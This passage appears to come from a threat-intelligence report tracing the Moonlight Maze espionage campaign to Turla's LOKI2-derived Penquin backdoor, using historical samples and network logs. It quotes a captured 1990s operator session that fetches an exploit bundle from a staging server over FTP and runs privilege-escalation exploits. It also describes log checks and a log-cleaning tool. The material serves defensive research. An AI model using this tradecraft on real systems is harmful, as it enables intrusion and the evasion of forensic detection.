Implement LOKI2 as an lkm, or, even better, write kernel diffs and make it
part of the O/S.
```

Source: LOKI2 – the implementation (Phrack Magazine: Volume 7, Issue 51 September 01, 1997)

The original LOKI2 developers recognized that, though the purpose of their backdoor was to enable covert communications in an infected network, the backdoor itself was not 'clandestine' and could be detected while operating on the infected system. Their advice was to implement LOKI2 as a loadable kernel module or to patch the backdoor directly into the operating System. Turla went for a version of the latter. They took the source code for a Linux system component, the Network Time Protocol daemon (ntpd) and trojanized it to include a version of the Penquin Turla sniffer variant, thus making it harder to spot operating in the victim system.

The RUAG report provided us with the first public victim data of a campaign leveraging Penquin Turla in-the-wild. All samples before that had been derived from multiscanners and thereby deprived of context. The exceptional work of MELANI not only confirmed our finding that the Penquin samples were derived from LOKI2 but also provided a glimpse Turla's selective

deployment of Penquin. Turla deploys the Penquin backdoor after the victim network exhibits resilience by means of a successful cleanup of their initial incursion. The Penquin backdoor is then leveraged to provide a beachhead during a second incursion as well as enabling inconspicuous communications within the breached network.

While our Penquin samples don't appear on multiscanners until late 2014, the RUAG incident places the Penquin infection at 2011. It's worth noting that a previously unseen sample of Penquin Turla was uploaded to VirusTotal from a machine in Germany in March 2017.

The Argument as it Stands

An analysis of our trove of samples shows a clear development trend in which the operators produced successive iterations of LOKI2, a favorite tool in their arsenal. In the later versions, the Moonlight Maze team begins to bake other tools and custom functionality into LOKI2 as they move towards a standalone malware family that would no longer require the leveraging of multiple separate tools. Our visibility ends right where we expect the development of the modern Penquin Turla to start. The first press reports on the investigation had the effect that the MM operators dropped the London relay site—and then improved their tools and operational security. As a result it has been difficult to forensically link MM to Turla. We were able to detail a development trend as well as smaller overlaps in their adoption of the LOKI2 source code as well as similar functional patterns. The two toolkits follow a consistent linear development trend.

Moonlight Maze LOKI2 Samples	**Penquin Turla Samples**
LOKI2 adopted and developed sometime in 1998 or earlier.	Penquin Turla codebase actively developed from 1999-2004.
Malware starts by implementing the operators pseudo-automation trick of reading a hardcoded file ‘/var/tmp/taskpid’ for instructions and configuration.	Malware starts by reading a hidden file in a temp or root directory (‘/tmp/.xdfg’, ‘/root/.xfdshp1’) for configuration.
Progressive iterations of LOKI2 obvious references to LOKI2 and error messages, shorten strings printed out to the command-line, and later remove them altogether.	Malware contains none of the strings or overt references removed from the MM implementations of LOKI2.
Later versions remove some command-line switches present in the original source code and alter the remaining ones to begin with a ‘!’ instead of ‘/’.	All of the original command-line switches have been removed.

The forensic trendline supports our argument of continuity, but more hard technical evidence is needed to confirm that Moonlight Maze *is* Turla. In the 1990s, it was rare to be a nation-state attacker but the LOKI2 backdoor was accessible and perhaps common. In 2017, it is far more common to be a nation-state attacker but incredibly rare to use LOKI2—or any twenty-year-old malware code for that matter. After extensive hunting, Turla is currently still the only known modern threat actor leveraging the LOKI2 source code. In short: the provenance is likely, but one link is still missing. We believe that missing link is the Storm Cloud intrusion set. Remarkably the *Wall Street Journal* reported in 2001 that LOKI2 is at the base of Storm Cloud, and thus likely the lost bridge to the Penquin Turla samples.

More Light into the Maze

Investigating a historical case flips the role of disclosure and publicity. Disclosing details from an ongoing investigation runs the risk of alerting intruders to the fact that they have been caught. A disciplined adversary will retune their operational security and drop known infrastructure, leading to a loss of visibility for investigators. Publicity tends to be a problem, as we know from MM: when the operation was first covered in the press on 4 March 1999, even without a mention of the code name, the operators instantly dropped HRTest as a hop point, cutting off much visibility for the investigators. Publicity *degrades* visibility in *ongoing* investigations.

The reverse applies for historical cases: publicity *increases* visibility in historic investigations. Again MM illustrates this effect: presenting our research at The Security Analysts Summit (SAS) in 2016 brought the historic research to the attention of more former investigators and sources. Published research, if done well, builds trust. Published research also means more eyes-on-the-ball. We now turn to the SAS once again to share the research we've been working on for the past nine months with the hope that the larger InfoSec community will feel motivated to conduct further research into these forgotten operations. Our hope in particular is to shine a light on STORM CLOUD, the next phase of the MM campaign. Little is known about Storm Cloud in public circles. We know the codename designates an improved toolkit still based on LOKI2, according to public reports.[6] We also know it should overlap with the apparent period of development of the Penquin Turla codebase. Given our findings so far, we expect these samples to be of critical importance. We would therefore ask everybody who may have old samples, especially from the early 2000s, to reach out to us and enable the next step in this historic research—the great Moonlight Maze retro-hunt continues.


Please reach out to **<penquin@kaspersky.com>**, or to one of us individually.

[6] Bridis, Ted, "Net Espionage Rekindles Tensions as US Tries to Identify Attackers," *Wall Street Journal*, 27 June 2001.

Appendix A: The Log Files

The malware itself opened up a second, unexpected angle into the wider campaign: by examining network sniffer log files created on victim computers, we were able to reconstruct surprisingly granular network topology. Better yet, we managed to identify several instances in which the operators unwittingly recorded themselves conducting live terminal sessions. From exploit attempts to performing cleanup functions, we were able to study the operators' detailed modus operandi twenty years after the fact.

The network analysis procedure included two primary datasets: sniffer log files produced by the malware and then exfiltrated to their staging servers, and the relay server's own EtherPeek logs recorded by David Hedges in cooperation with Scotland Yard and the FBI. But sifting the old logs was hard at first. To do a proper analysis, we needed a platform to both visualize connections and hunt for specific sessions. Thus Rapyd was born, a dedicated interface created specifically to parse out and structure the various log formats.



Overview of generated graphs of Moonlight Maze traffic with histogram and search functionality in Rapyd, April 2016.


Network forensics showed just how far deeply the remote intruders had penetrated U.S. government and academic networks. Roughly 1,600 unique IP addresses spanned computers and servers in the US Navy, Air Force, Army Corps of Engineers, Marine Corps, NASA, the National Oceanic and Atmospheric Administration and numerous U.S. universities. Even the limited snapshot of data afforded to us by several months of log data was highly instructive. The logs illustrated what the operators cared about, how they worked, and just how expansive the campaign truly was.

Yet this analysis hinges on a relatively limited dataset. The op likely started in 1996, and continued well into the twenty-first-century. The MM logs examined only included months of data and telemetry, from October 1998 to March 1999. What looks like a gargantuan network analysis therefore only encompasses a small fraction of the overall campaign. Even within our time window, visibility was limited — we only have access to material received from one single staging server in the UK. There were more in Canada, Norway, and Thailand. But the operation was long, vast, and skillfully executed, so the number of staging servers could be much larger.

Retracing the Operation


The network analysis opened a unique window into the behavior of a professional intruder predating many of the considerations we take for granted today for malicious actor. Most communication wasn't encrypted, patterns are easily discernible, and assets such as malicious filenames were frequently reused. There was a clear routine to the operation spanning several years and dozens of networks. Even so, retracing much of the operation was difficult, as the network sniffer output only recorded four protocols; FTP, POP3, Telnet, and rlogin. Whatever protocol was in use for potential command-and-control communication by persistent malware was not visible to us.

The FTP logs from HRtest show that the operators predominantly relied on dynamically assigned Russian IPs for the operation. Creating a time-of-day histogram for traffic with the relay server correlated significantly with a GMT+3 timezone.



Time-of-day histogram (GMT) for file transfers with HRTest. Blue denotes operator connections, orange is retrieval by targeted hosts, and green is file exfiltration. April 2016.

Communication with HRTest was facilitated through FTP for sending and receiving payloads. Nearly all files were compressed to TGZ bundles, a format used for both exfiltrating content and retrieving modules to be used by operators. Files never persisted on the relay server and were instead repeatedly uploaded on demand. Exfiltrated file bundles would usually conform to an abbreviated hostname naming convention, with some variations clearly indicative of at least a semi-manual naming scheme — scooby becomes scoo.tgz, sco.tgz, sco1.tgz and other similar permutations.




Example of FTP communications between US Navy server Scooby and the staging server in London.

Looking for anomalies in the graph, we discovered two instances in which the operators accidentally recorded their own live terminal sessions on victim servers. Operators would turn on the network capture module on a compromised server as a part of their routine procedures. Then the operators would tunnel from one server to another in a live terminal session, seeking to move laterally through the network. As a result, the session would be recorded on the first server, and subsequently exfiltrated to HRTest. Discovering these recorded sessions was a a bit like finding fossilized remains of network behavior where none should have existed.

Session 1 — Attempted Lateral Movement

The first unusual session was detected when dissecting how exploit bundles were being propagated through the affected networks. When searching for one such bundle, eee.tar.z, a second-tier connection unexpectedly appeared.



Search results for eee.tar.z highlighted in yellow. The connection between two non-relay nodes was unexpected.

The unusual highlighted result was between two endpoints in the University of Illinois at Urbana-Champaign, or UIUC. The first, hspark.ece.uiuc.edu was a server in the Electrical and Computer Engineering department and already communicating regularly with the staging server. The second — ux10.cso.uiuc.edu — was part of the university's Computer and Communications Services Office. This machine had only one direct session with the staging server, in which it retrieved two exploit bundles.

```
: SunOS ux10.cso.uiuc.edu 5.5.1 Generic_103640-18 sun4u sparc SUNW,Ultra-2
: $ mkdir /tmp/.X11
: $ cd /tmp/.X11
: $ ftp
: ftp> o 194.201.203.18
: Connected to 194.201.203.18.
: 220 HRtest FTP server (Version 1.7.194.2 Wed Sep  8 17:23:04 GMT 1993) ready.
: Name (194.201.203.18:[redacted]): it
: 331 Password required for it.
: Password:
: 230 User it logged in.
: ftp> cd ".. "
: 250 CWD command successful.
: ftp> bin
: 200 Type set to I.
: ftp> get eee.tar.Z
: 200 PORT command successful.
: 150 Opening BINARY mode data connection for eee.tar.Z (111643 bytes).
: 226 Transfer complete.
: local: eee.tar.Z remote: eee.tar.Z
: 111643 bytes received in 73 seconds (1.5 Kbytes/s)
: ftp> bye
: 221 Goodbye.
: $ uncompress *Z
: $ tar xf eee.tar dt25 ufsr sc ux
: $ ./ufsr
: Jumping to address 0xeffffc38 B[300] E[100] SO[-600]
: hit ctrl-c and then type y
: ^C(166)^\(192)^S(166)^\(192)^S(166)^\(192)^S(166)^\(192)^S(166)^\(192)^S(166)^\(192)^S(166)^\(192)^S(166)^\(192)^S(166)^\(192)^S(16
: (144)^K(128)^N(146)^C(160)^H(148)^Z(128)
: (156)^C(160)^P(236);(191)(240)(220)#(191)(248)(192)#(191)(252)(130)^P ;(145)(208) ^H(144)^[(192)^O(130)^P ^A(145)(208
: $ ls -al /usr/lib/fs/ufs/ufsrestore
: -r-xr-xr-x   1 root     bin       641288 May  2  1996 /usr/lib/fs/ufs/ufsrestore
: $ tar xf eee/^?.tar ^?^H ^H^H ^H^H ^H^H ^H^H ^H^H ^H^H ^H^H ^H^H ^H^H ^H^H ^H.tar rdi
: $ ls
: dt25     eee.tar  rdi      sc       ufsr     ux
: $ ./rdi
: Stack address: 0xeffff2c0. Safe address: 0xeffff1c8 (delta 248).
: Jumping to address 0xefffbf8 B[1024] E[400] SO[2360]
: rdist: line 1: : No such file or directory
: $ ftp
: ftp> o 194.201.203.18
: Connected to 194.201.203.18.
: 220 HRtest FTP server (Version 1.7.194.2 Wed Sep  8 17:23:04 GMT 1993) ready.
: Name (194.201.203.18:[redacted]): it
: 331 Password required for it.
: Password:
: 230 User it logged in.
```

Live operator privilege escalation attempt between two University of Illinois servers, hspark and ux10.


The session between hspark and ux10 indicated that the operators used the valid credentials of one student to achieve initial access to the server. The intruders then proceeded to open an FTP connection to HRTest, retrieve the module package eee.tar.z, decompress and attempt to run several of the exploits in sequence. After ufsr and rdi failed to gain root access, the operators retrieved a second module. Several additional privilege escalation attempts failed. The operators eventually giving up and tunneling through to a different server on the same network, ux4.

The session revealed that the exploit attempts were largely manual, relying on direct operator interaction with the targeted machine. Some exploits were unusually verbose, corroborating the

finding that they were compiled from existing code rather than developed originally by the attackers. Operators dropped additional exploits on the system that were part of the downloaded bundle but otherwise unused, an unnecessary risk. Lastly, verification attempts by the operators were also visible. One such case included running the id command to check the current session user, and another included checking a folder for a modified file.


Session 2 — OPSEC

A second operator session was discovered when examining the movement of exfiltrated data through the network. While searching for permutations of files named “milo” — corresponding to a compromised server by the same name — our interface highlighted a session between two completely unrelated servers within the same network.



Highlighted path represents all sessions that mentioned “milo.tar”

While “milo” was indeed a US Navy endpoint previously seen communicating with the relay server, there was no reasonable explanation for milo.tar to occur in a session between winkle and scylla, two other endpoints within the same network. Examining the session, it was revealed to indeed be a second accidental capture of a live session.



Part of the recorded session, showing log audits and looking for active sessions with the staging server.

The session showed the operators iterating through various logs and status checks on the endpoint. Among these:

- **last | egrep -e 194.201.203** — Look for last active sessions from HRTest. This is particularly interesting, as an outbound FTP connection should not register here, only inbound logins. This may reinforce the assessment that some non-FTP connections do occur between the staging server and targeted endpoints.
- **less asppp.log** — Examining PPP logs.
- **less sulog** — Examining all attempts to run the su (superuser) command.
- **less authlog** — Examining all local authentication attempts.
- **less idled.log** — Examining all users currently connected to the endpoint.

The operators appeared to self-examine their forensic footprint in this session. Standard reconnaissance efforts are commonplace when moving laterally through a network — but here

the logs show a focus on operational security. That the operators were looking for inbound sessions from HRtest was highly instructive, as we have previously only observed outbound connections from affected endpoints. Finally, the intruders compressed milo.tar locally on a completely unrelated system, thus indicating that in some cases exfiltrated files may have been tunneled through the internal network prior to finally transferring them to the staging server. We suspect this tunneling could have been done through the use custom file transfer functionality added to the

through the use of custom put/get functionality added to their more advanced covert communications backdoor built on top of LOKI2 (detailed in the Technical Appendix B, under <lopg>).

Appendix B: Binaries, Exploits, and Scripts

Tools, Exploits, and Scripts

What follows is a comprehensive breakdown of the artifacts leveraged throughout a window of Moonlight Maze attacks from 1998-1999 that employed the 'HRTest' relay. The operators would pull down TAR archives with different tools, scripts, and exploits to test out on victim systems. Many archives were deployed through this relay but most contained some combination of the artefacts herein described. The total count is *45 binaries*, comprised of *28 SunOS SPARC binaries* and *17 IRIX MIPS binaries*. These include both custom tools as well as repurposed publicly available source code for tools and exploits, and in some cases combinations of the two. Where redundancies and modifications were obvious, these were noted. Where the source code was identified, a link is provided. Additionally, there are *9 scripts* that the operators would execute on victim machines. These include two exploits and several custom scripts meant to efficiently orchestrate malware already operating on a victim system. Since the operators' modus operandi required them to connect to victim networks to issue commands and exfiltration, many binaries were developed to check tasking files under specific names located in the </var/tmp/> directory. The scripts often place these tasks onto these specific files. They would also efficiently prepare data for exfiltration or prune logs for IPs and hostnames that would list further targets on an intranet or interrelated network.

Note that the identified exploits were largely shared on forums designed to improve security awareness and to enable system administrators to get in front of emerging threats that may not be patched by the manufacturers in a timely fashion. Where exploit authors are identified, this is done without assignation of malice and merely as recognition of their skills and contributions to the security community of their time, regardless of their misuse by the attackers.

The binaries, exploits, and scripts have been intermingled into sets as were seen deployed in-the-wild. This allow for an easier understanding of how these sets operated together. Where redundancies occurred, these are noted in the set overviews.

ETAR1 – SPARC Tool and Exploit Set

Overview

ETAR1 is by far one of the most complete tool sets leveraged by the Moonlight Maze operators. It is also less specific and includes redundancies, such as standalone binaries whose functionality is also folded into other binaries also present within the same archive. It features a wide spread of functionalities including multiple log cleaners, kernel patchers, a tunnel redirector, system information stealer, multiple covert channel backdoors, a sniffer, and an xserver keylogger. The archive also includes a wide swath of exploits largely aimed at privilege escalation.

Tools

Filename	cle
MD5	647d7b711f7b4434145ea30d0ef207b0
Size	9.3KB
File Type	SunOS SPARC Binary
Notes	Usage: ./cle filename template_file Custom log cleaner that takes two parameters, a log filename and a template file. It uses the template file to create a list in memory of any strings within the that match the template and then proceeds to purge those that contain a given string. It serves as a log cleaner when provided with a username to wipe from system logs.

Filename	de
MD5	4bc7ed168fb78f0dc688ee2be20c9703
Size	7.8KB
File Type	SunOS SPARC Binary
